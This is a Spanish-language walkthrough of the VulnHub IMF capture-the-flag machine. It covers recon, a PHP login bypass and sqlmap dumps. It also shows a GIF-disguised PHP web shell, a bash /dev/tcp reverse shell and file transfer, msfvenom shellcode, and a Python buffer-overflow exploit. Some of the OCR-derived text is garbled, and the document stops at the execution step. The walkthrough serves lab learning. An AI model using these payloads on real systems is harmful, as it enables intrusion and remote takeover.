

# IMF

```
(root@kali)-[/home/kali/alfredo]  
# nmap -sS -sV -A -T4 10.0.12.4
```

Starting Nmap 7.95 ( <https://nmap.org> ) at 2025-05-12 12:45 EDT

Nmap scan report for 10.0.12.4 (10.0.12.4)

Host is up (0.00032s latency).

Not shown: 999 filtered tcp ports (no-response)

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

80/tcp	open	http	Apache httpd 2.4.18 ((Ubuntu))
--------	------	------	--------------------------------

|\_http-title: IMF - Homepage

|\_http-server-header: Apache/2.4.18 (Ubuntu)

MAC Address: 08:00:27:95:79:03 (PCS Systemtechnik/Oracle VirtualBox virtual N  
IC)

Warning: OSScan results may be unreliable because we could not find at least  
1 open and 1 closed port



Aggressive OS guesses: Linux 3.10 - 4.11 (93%), Linux 3.13 - 4.4 (93%), Linux  
3.16 - 4.6 (93%), Linux 3.2 - 4.14 (93%), Linux 3.8 - 3.16 (93%), Linux 4.4  
(93%), Linux 4.2 (90%), Linux 3.13 (90%), Linux 3.18 (89%), Linux 3.13 - 3.16  
(87%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 1 hop

TRACEROUTE

Librería obsoleta y posible  
vulnerabilidad




# #FLAG1

IMF

Home Projects Contact Us

f | | in



## Contact Us

Send us for feedback!

Email address

Full Name

Comments

Termina con un =, que es típico en Base64 así que era una pista clara

```
<section id="service">
  <div class="container">
    <!-- flag1{YWxsdGhlZm1sZXM=} -->
```

```
(kali@kali)-[~]
└─$ echo "YWxsdGhlZm1sZXM=" | base64 -d -i /dev/stdin
allthefiles
```

## #FLAG (2)

```
24
25
26 <!-- Js -->
27 <script src="js/vendor/modernizr-2.6.2.min.js"></script>
28 <script src="js/vendor/jquery-1.10.2.min.js"></script>
29 <script src="js/bootstrap.min.js"></script>
30 <script src="js/ZmxhZzJ7YVcxbVL.js"></script>
31 <script src="js/XUnRhVzVwYzNS.js"></script>
32 <script src="js/eVlYUnZjZz09fQ==.min.js"></script>
33 <script>
34   new WOW(
35     ).init();
36 </script>
```

Aquí había indicios de lo mismo ..

Pero separada por bloques , los JS en si no eran nada, simplemente librerías de efectos con el mouse. Si junto todo sale **imfinistrator** que podría ser como administrador pero de manera ofuscada , tal vez..

Archivo JS Base64	Decodificado
ZmxhZzJ7YVcxbVL	flag2{aW1mY
XUnRhVzVwYzNS	aW5pc3R
eVlYUnZjZz09fQ==	YXRvcg==

POSIBLE OTRA FLAG: **imfinistrator**

# Detectar nuevos ficheros o rutas en el servidor web

No se detecta nada nuevo ,  
pero sabiendo la última  
flag a lo mejor puede llegar  
a existir una ruta  
/imfadministrator

```
(root@kali) ~/nome/kali/altredo
# ~/go/bin/gobuster dir -u http://10.0.12.4 -w /usr/share/wordlists/dirb/co
mmon.txt -x php,html,js,txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.12.4
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html,js,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.php (Status: 403) [Size: 288]
/.html (Status: 403) [Size: 289]
/.hta.txt (Status: 403) [Size: 292]
/.hta.js (Status: 403) [Size: 291]
/.hta (Status: 403) [Size: 288]
/.hta.html (Status: 403) [Size: 293]
/.htaccess (Status: 403) [Size: 293]
/.htaccess.js (Status: 403) [Size: 296]
/.htaccess.html (Status: 403) [Size: 298]
/.htaccess.php (Status: 403) [Size: 297]
/.htpasswd.php (Status: 403) [Size: 297]
/.htpasswd.html (Status: 403) [Size: 298]
/.htaccess.txt (Status: 403) [Size: 297]
/.htpasswd.js (Status: 403) [Size: 296]
/.htpasswd (Status: 403) [Size: 293]
/.hta.php (Status: 403) [Size: 292]
/.htpasswd.txt (Status: 403) [Size: 297]
/contact.php (Status: 200) [Size: 86401]
```

```
(root@kali)~[/home/kali/alfredo]
~/go/bin/gobuster dir -u http://10.0.12.4 -w /home/kali/alfredo/alfredoru
tas.txt -x php,html,js,txt
```

Gobuster v3.6

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url: http://10.0.12.4
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/kali/alfredo/alfredorutas.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: js,txt,php,html
[+] Timeout: 10s
```

Starting gobuster in directory enumeration mode

```
/imfadministrator (Status: 301) [Size: 317] [→ http://10.0.12.4/imfadm
nistrator/]
Progress: 5 / 10 (50.00%)
```

Finished

```
(root@kali)~[/home/kali/alfredo]
```

Y existe !



10.0.12.4/imfadministrator/


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google

Username:


Password:

Login


No era vulnerable con sentencias SQL o XSS así que tocaba fuerza bruta o probar con usuarios que salían en la página



Roger S. Michaels  
rmichaels@imf.local  
Director



Alexander B. Keith  
akeith@imf.local  
Deputy Director



Elizabeth R. Stone  
estone@imf.local  
Chief of Staff

Es más en el código fuente de la web ponía

*"I couldn't get the SQL working, so I hard-coded the password. It's still mad secure through. - Roger"*

Invalid password

Username:

Password:

Login

Invalid username.

Username:

Password:

Login

Invalid username.

Username:

Password:

Login

Nombre completo	Usuario	?
Roger S. Michaels	rmichaels	Si existe
Alexander B. Keith	akeith	No existe
Elizabeth R. Stone	estone	No existe

# #FLAG (3)

Una de las pruebas típicas es comprobar si las validaciones están hechas y con BURP compruebo que enviando la password aunque no la sepamos , la valida y consigo acceder

Posible validación simple que tenga el backend de la web

```
if ($_POST['user'] == "rmichaels"
&& $_POST['pass'])
```

En PHP, si el backend espera \$\_POST['pass'] como un string, pero recibe un array (pass[]), puede provocar que el flujo del programa salte el control y otorgue acceso

Request	Response
<pre>1 POST /imfadministrator/ HTTP/1.1 2 Host: 10.0.12.4 3 Content-Length: 28 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://10.0.12.4 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)   Chrome/135.0.0.0 Safari/537.36 10 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a   png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://10.0.12.4/imfadministrator/ 12 Accept-Encoding: gzip, deflate, br 13 Cookie: PHPSESSID=on9gfstqu47f2rrq07s5r9llc1 14 Connection: keep-alive 15 16 user=rmichaels&amp;pass[]=test 17  </pre>	<pre>1 HTTP/1.1 200 OK 2 Date: Mon, 12 May 2025 19:36:20 GMT 3 Server: Apache/2.4.18 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Vary: Accept-Encoding 8 Content-Length: 100 9 Keep-Alive: timeout=5, max=100 10 Connection: Keep-Alive 11 Content-Type: text/html; charset=UTF-8 12 13 flag3{Y29udGluZGVUT2htc==}&lt;br /&gt;   Welcome, rmichaels&lt;br /&gt;   &lt;a href='cms.php?pagename=home'&gt;     IMF CMS   &lt;/a&gt;</pre>



# #FLAG (3)

Tambien en base64

flag3{Y29udGludWVUT2Ntcw==}

es

← → ↻ ⚠ Not secure 10.0.12.4/imfadministrator/

flag3{Y29udGludWVUT2Ntcw==}

Welcome, rmichaels

[IMF CMS](#)

continueTOcms

IMF CMS

← → ↻ ⚠ Not secure 10.0.12.4/imfadministrator/cms.php?pagename=home

## IMF CMS

Menu: [Home](#) | [Upload Report](#) | [Disavowed list](#) | Logout

Welcome to the IMF Administration.

```

      H
      |
  [H]
  [C]
  [C]
  |V...

```

{1.9.2#stable}

<https://sqlmap.org>

```
*] starting @ 16:21:30 /2025-05-12/
```

[illegible]

1 pages


```
| event
| plugin
| user
| columns_priv
| db
| engine_cost
```


```
Database: sys
[101 tables]
+-----+
| processlist
| session
| version
| host_summary
| host_summary_by_file_io
| host_summary_by_file_io_type
| host_summary_by_stages
| host_summary_by_statement_latency
| host_summary_by_statement_type
| innodb_buffer_stats_by_schema
| innodb_buffer_stats_by_table
| innodb_lock_waits
| io_by_thread_by_latency
| io_global_by_file_by_bytes
| io_global_by_file_by_latency
| io_global_by_wait_by_bytes
| io_global_by_wait_by_latency
| latest_file_io
| memory_by_host_by_current_bytes
```

```
(root@kali)-[/home/kali/alfredo]
# sqlmap -u "http://10.0.12.4/imfadministrator/cms.php?pagename=home" \
--level=2 \
--cookie="PHPSESSID=on9gfstqu47f2rrq07s5r91lc1" \
-D admin -T pages --dump
```

```
[4 entries]
+-----+-----+
| id | pagedata |
+-----+-----+
| 1 | Under Construction. | |
| 2 | Welcome to the IMF Administration. | upload |
| 3 | Training classrooms available. <br /><br /> Contact us for training. | home |
| 4 | <h1>Disavowed List</h1><br /><ul><li>*****</li><li>***** *****</li><li>*****  
*****/li><li>**** *****</li></ul><br />Secretary | disavowlist |
```

PD2: La imagen no necesita login si se tiene la ruta absoluta se puede ver.





PD: subiendo webshell directa

```
4 <body>
5   <h1>
6     Intelligence Upload Form
7   </h1>
8
9   Error: Invalid file type.<form id="Upload" action="" enctype="
10  multipart/form-data" method="post">
11    <p>
12
13    <label for="file">
```

```
15   <h1>
16     Intelligence Upload Form
17   </h1>
18
19   Error: CrappyWAF detected malware. Signature: system php function detected<form
20   id="Upload" action="" enctype="multipart/form-data" method="post">
21   <p>
```

PD: renombrando php

```

14 -----WebKitFormBoundaryunqrAoCXCLM2kwBB
15 -----WebKitFormBoundaryunqrAoCXCLM2kwBB
16 -----WebKitFormBoundaryunqrAoCXCLM2kwBB
17 Content-Disposition: form-data; name="file"; filename="download.jpg"
18 Content-Type: image/jpeg
19
20 GIF8;
21 <?php
22 $command = $_GET['cmd'];
23 echo ` $command `;
24 ?>

```

```

<body>
  <h1>
    Intelligence Upload Form
  </h1>

  File successfully uploaded.
  <!-- 279d2d413771 --><form id="Upload" action="" enctype="
  multipart/form-data" method="post">
    <p>

      <label for="file">
        File to upload:
      </label>

```

Sin usar exec así es menos invasivo y puede pasar por acto por el WAFs de este CMS. Además al comienzo del archivo, al agregar la cadena GIF8;, que es la firma de los archivos GIF hace que el archivo se vea como una imagen en lugar de un archivo PHP

```

</h1>

File successfully uploaded.
<!-- 16d32dd010ea --><form id="Upload" action="" enctype="
multipart/form-data" method="post">
  <p>

```

← → ↻ ⚠ Not secure 10.0.12.4/imfadministrator/uploads/16d32dd010ea.jpg

Ruta de imagen

Aunque se subían no podía ejecutar nada y probe con subir un gif y en el Repeater todo como gif y..

10.0.12.4/imfadministrator/uploads/33c9f7dd377a.jpg?cmd=ls%20...



```
Content-Disposition: form-data; name="file"; filename="gif.gif"
Content-Type: image/gif
```

```
GIF8;
<?php
$command = $_GET['cmd'];
echo ` $command `;
?>
```

-----WebKitFormBoundaryungrAoCXCLM2kzBB

← → ↻ Not secure 10.0.12.4/imfadministrator/uploads/4d32631604b8.gif?cmd=ls%20-la

GIF8; total 44 drwxr-xr-x 2 www-data www-data 4096 May 12 18:43 . drwxr-xr-x 4 www-data www-data 4096 Oct 17 2016 .. -rw-r--r-- 1 www-data www-data 82 Oct 12 2016 .htaccess -rw-r--r-- 1 www-data www-data 60 May 12 18:29 16d32dd010ea.jpg -rw-r--r-- 1 www-data www-data 60 May 12 18:25 279d2d413771.jpg -rw-r--r-- 1 www-data www-data 60 May 12 18:39 33c9f7dd377a.jpg -rw-r--r-- 1 www-data www-data 60 May 12 18:43 4d32631604b8.gif -rw-r--r-- 1 www-data www-data 6160 May 12 18:23 da9bbd48d5cd.jpg -rw-r--r-- 1 www-data www-data 60 May 12 18:38 f6652cd69ef7.jpg -rw-r--r-- 1 www-data www-data 28 Oct 12 2016 flag5\_abc123def.txt

# Usuarios

PD: Versión S.O

```
www-data@imf:/var/www/html/imfadministrator/uploads$ cat /etc/os-release
cat /etc/os-release
NAME="Ubuntu"
VERSION="16.04.1 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.1 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
UBUNTU_CODENAME=xenial
```

← → ↺ ⚠ Not secure 10.0.12.4/imfadministrator/uploads/4d32631604b8.gif?cmd=ls%20-la%20/home ☆

GIF8; total 12 drwxr-xr-x 3 root root 4096 Sep 22 2016 . drwxr-xr-x 25 root root 4096 Oct 26 2016 .. drwxr-xr-x 4 setup setup 4096 Oct 26 2016 setup

GIF8; root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List  
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd  
Network Management,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus  
Proxy,,:/run/systemd:/bin/false syslog:x:104:108:/home/syslog:/bin/false \_apt:x:105:65534:/nonexistent:/bin/false lxd:x:106:65534:/var/lib/lxd:/bin/false mysql:x:107:111:MySQL  
Server,,:/nonexistent:/bin/false messagebus:x:108:112:/var/run/dbus:/bin/false uidd:x:109:113:/run/uidd:/bin/false dnsmasq:x:110:65534:dnsmasq,,:/var/lib/misc:/bin/false  
sshd:x:111:65534:/var/run/sshd:/usr/sbin/nologin setup:x:1000:1000:setup,,:/home/setup:/bin/bash

# Reverse Shell



10.0.12.4/imfadministrator/uploads/4d32631604b8.gif?cmd=bash -c "bash -i >%26/dev/tcp/10.0.12.5/4444 0>%261"

```
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
listening on [any] 4444 ...
connect to [10.0.12.5] from (UNKNOWN) [10.0.12.4] 45130
bash: cannot set terminal process group (1178): Inappropriate ioctl for device
bash: no job control in this shell
www-data@imf:/var/www/html/imfadministrator/uploads$
```



# Escalación de privilegios

## Buscar en SUID y SGID

```
www-data@imf:/var/www/html/imfadministrator/uploads$ find / -type f -perm -4000 -o -perm -2000 2>/dev/null  
-o -perm -2000 2>/dev/null  
  
/usr/local/lib/python3.5  
/usr/local/lib/python3.5/dist-packages  
/usr/local/share/sgml  
/usr/local/share/sgml/declaration
```

## Sudo

```
su: AUTHENTICATION FAILURE  
www-data@imf:/var/www/html/imfadministrator/uploads$ sudo -l  
sudo -l  
[sudo] password for www-data: █
```

## #FLAG (5)

```
ps -aux | grep flag5_abc123def.txt
www-data@imf:/var/www/html/imfadministrator/uploads$ cat flag5_abc123def.txt
cat flag5_abc123def.txt
flag5{YwDlbnRzZXJ2aWNlcw==}
www-data@imf:/var/www/html/imfadministrator/uploads$

www-data@imf:/var/www/html/imfadministrator/uploads$
```

```
(kali㉿kali)-[~]
$ echo "YWdlbnRzZXJ2aWNlcw==" | base64 -d
YWNlcw==
agentservices
(kali㉿kali)-[~]
$
```

```
www-data@imf:/var/www/html/imfadministrator/uploads$ find / -name agent 2>/dev/null
find / -name agent 2>/dev/null
/usr/local/bin/agent
/etc/xinetd.d/agent
www-data@imf:/var/www/html/imfadministrator/uploads$ bash: [2760] 3 (255) tcsetattr: No such file or directory
```

```
File Actions Edit View Help
www-data@imf:/usr/local/bin$ ls
ls
access_codes  agent
www-data@imf:/usr/local/bin$
```

```
www-data@imf:/usr/local/bin$ strings /usr/local/bin/access_codes > /tmp/access_codes_strings.txt
odes_strings.txtal/bin/access_codes > /tmp/access_c
www-data@imf:/usr/local/bin$ strings /usr/local/bin/agent > /tmp/agent_strings.txt
xstrings /usr/local/bin/agent > /tmp/agent_strings.t
www-data@imf:/usr/local/bin$
```

```
www-data@imf:/tmp$ cat access_codes_strings.txt
cat access_codes_strings.txt
SYN 7482,8279,9467
www-data@imf:/tmp$
```

```
Agent ID : 2423423  
2423423  
Invalid Agent ID  
www-data@imf:/tmp$ agent  
agent  
  
|_| |v|_|  
|_| ||\V|_|  
|_|_| |_|_  
Agent  
Reporting  
System  
  
Agent ID : AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
Invalid Agent ID  
www-data@imf:/tmp$ AGENT  
AGENT  
AGENT: command not found  
www-data@imf:/tmp$ agent
```

```
Agent ID : 2423423  
2423423  
Invalid Agent ID  
www-data@imf:/tmp$ agent  
agent  
  
|_| |v|_|  
|_| ||\V|_|  
|_|_| |_|_  
Agent  
Reporting  
System  
  
Agent ID : AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
Invalid Agent ID  
www-data@imf:/tmp$ AGENT  
AGENT  
AGENT: command not found  
www-data@imf:/tmp$ agent
```

## Pasar binario a mi maquina

```
Invalid Agent ID  
www-data@imf:/tmp$ cp /usr/local/bin/agent alfredo  
cp /usr/local/bin/agent alfredo
```

```
systemd-private-7e452444/3/949b985a7593b8eaceadb-systemd-timesyncd.service-dmjbiv  
www-data@imf:/tmp$ bash -c 'exec 3</dev/tcp/10.0.12.5/4445; cat /tmp/alfredo >&3'  
3' h -c 'exec 3</dev/tcp/10.0.12.5/4445; cat /tmp/alfredo >&
```

```
(kali㉿kali)-[~]
$ chmod +x alfredo
```

```
(kali㉿kali)-[~]
$ ./alfredo
```

```
┌───┐ ┌───┐ ┌───┐ ┌───┐
│   │ │   │ │   │ │   │
│   │ │   │ │   │ │   │
└───┘ └───┘ └───┘ └───┘ Agent
Reporting
System
```

```
Agent ID : █
```

## GHIDRA


```
asprintf(&local_28,"%i",48093572);
```

Problema: gets() no limita la cantidad de caracteres que puede leer. Si el usuario introduce más caracteres de los que local\_a8 puede almacenar.

Produce buffer overflow

```
printf("\nEnter report update: ");
gets(local_a8);
printf("Report: %s\n",local_a8);
puts("Submitted for review.");
return local_a8;
```

Al ejecutarlo pide un ID, al crear un proyecto en ghidra y ver en C su código veo que obliga a poner este ID de agente abajo.



```
Agent ID : 48093572
Login Validated
Main Menu:
1. Extraction Points
2. Request Extraction
3. Submit Report
0. Exit
Enter selection: █
```

# Patrones

Para ejecutar el Buffer Overflow necesitamos saber exactamente cuántos caracteres tienes que enviar para llegar a la parte crítica de la memoria

Para eso, no solo se manda solo “A” repetidas porque no sabes dónde se para la “A” que causa el crash.

```
Enter report update: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

**Entonces, se genera un patrón único y no repetitivo, tipo:**

```
(kali㉿kali)-[~]  
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 200  
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag
```

# GDB

En resumen este programa es un depurador y se utiliza para saber en qué momento se crasheo un programa y cómo se comporta la memoria.

Se provoca el fallo del programa usando el patrón que creamos antes.

Ese valor que se origina forma parte del patrón que se inyectó , y ahora se usar para calcular el offset exacto.

```
(kali@kali)~$ gdb alfredo
GNU gdb (Debian 16.3-1) 16.3
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from alfredo...
(No debugging symbols found in alfredo)
(gdb) run
Starting program: /home/kali/alfredo
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Agent
Reporting
System

Agent ID : 48093572
Login Validated
Main Menu:
1. Extraction Points
2. Request Extraction
3. Submit Report
0. Exit
Enter selection: 3

Enter report update: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6A/
c8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag
3Ag4Ag5Ag
Report: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ac
2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag
Submitted for review.

Program received signal SIGSEGV, Segmentation fault.
0x41366641 in ?? ()
(gdb) 
```

## offsets

El offset es el número de bytes que tienes que enviar para llegar justo a esa parte crítica de la memoria.

. En este caso, con **168 letras**, llenamos todo el espacio **justo hasta la parte que controla por dónde sigue el programa.**

## Generar payload - shell reversa

```
kali@kali: ~$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.12.5 LPORT=4499 -f python -b '\x00\x0a\x0d'
```



Está escrito en forma de bytes, porque así es como se entienden las instrucciones en memoria.

```
(kali@kali)-[~]  
$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.12.5 LPORT=4499 -f python -b "\x00\x0a\x0d"  
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
Found 11 compatible encoders  
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 95 (iteration=0)  
x86/shikata_ga_nai chosen with final size 95  
Payload size: 95 bytes  
Final size of python file: 479 bytes  
vc buf = b""  
buf += b"\xd9\xc8\xd9\x74\x24\xf4\xbe\x96\x80\xa7\x56\xf5"  
it: buf += b"\x33\xc9\xb1\x12\x83\xc7\x04\x31\x77\x13\x03\xe1"  
buf += b"\x93\x45\xa3\x3c\x4f\x7e\xaf\x6d\x2c\xd2\x5a\x93"  
buf += b"\x3b\x35\x2a\xf5\xf6\x36\xd8\xa0\xb8\x08\x12\xd2"  
buf += b"\xf0\x0f\x55\xba\x08\xf0\xa9\x3f\x65\xf2\xb1\xe2"  
buf += b"\xe6\x7b\x50\xe0\x6e\x2c\xc2\x53\xdc\xcf\x6d\xb2"  
buf += b"\xef\x50\x3f\x5c\x9e\x7f\xb3\xf4\x36\xaf\x1c\x66"  
buf += b"\xae\x26\x81\x34\x63\xb0\xa7\x08\x88\xf0\xa7"
```

# Exploit Python

Después de actualizar el script para poder ejecutarlo en python3 porque estaba un poco obsoleto con sintaxis de python 2 en la red.

en #shellcodes hay q poner los codigo que genero el msfvenom de antes

Subido al github

<https://github.com/alfrejimblez/IMF-Walkthrough--VulnHub--Espa-ol---Castellano/blob/main/alfredoexploit.py>

IMF-Walkthrough--VulnHub--Espa-ol---Castellano- / alfredoexploit.py

alfrejimblez Create alfredoexploit.py

Code Blame 34 lines (26 loc) · 745 Bytes

```
1  #!/usr/bin/python3
2  import time, struct, sys
3  import socket as so
4
5
6  #shellcodes generados
7
8
9
10 buf += b"A" * (168 - len(buf))
11
12 buf += b"\x63\x85\x04\x08\n"
13
14 try:
15     server = str(sys.argv[1])
16     port = int(sys.argv[2])
17 except IndexError:
18     print("[+] Usage example: python %s 192.168.56.103 7788" % sys.argv[0])
19     sys.exit()
20
21 s = so.socket(so.AF_INET, so.SOCK_STREAM)
22 print("\n[+] Attempting to send buffer overflow to agent....")
23 try:
24     s.connect((server, port))
25     s.recv(1024)
26     s.send(b"48093572\n")
27     s.recv(1024)
28     s.send(b"3\n")
29     s.send(buf)
```

## Ejecución

```
(root@kali)-[/home/kali]
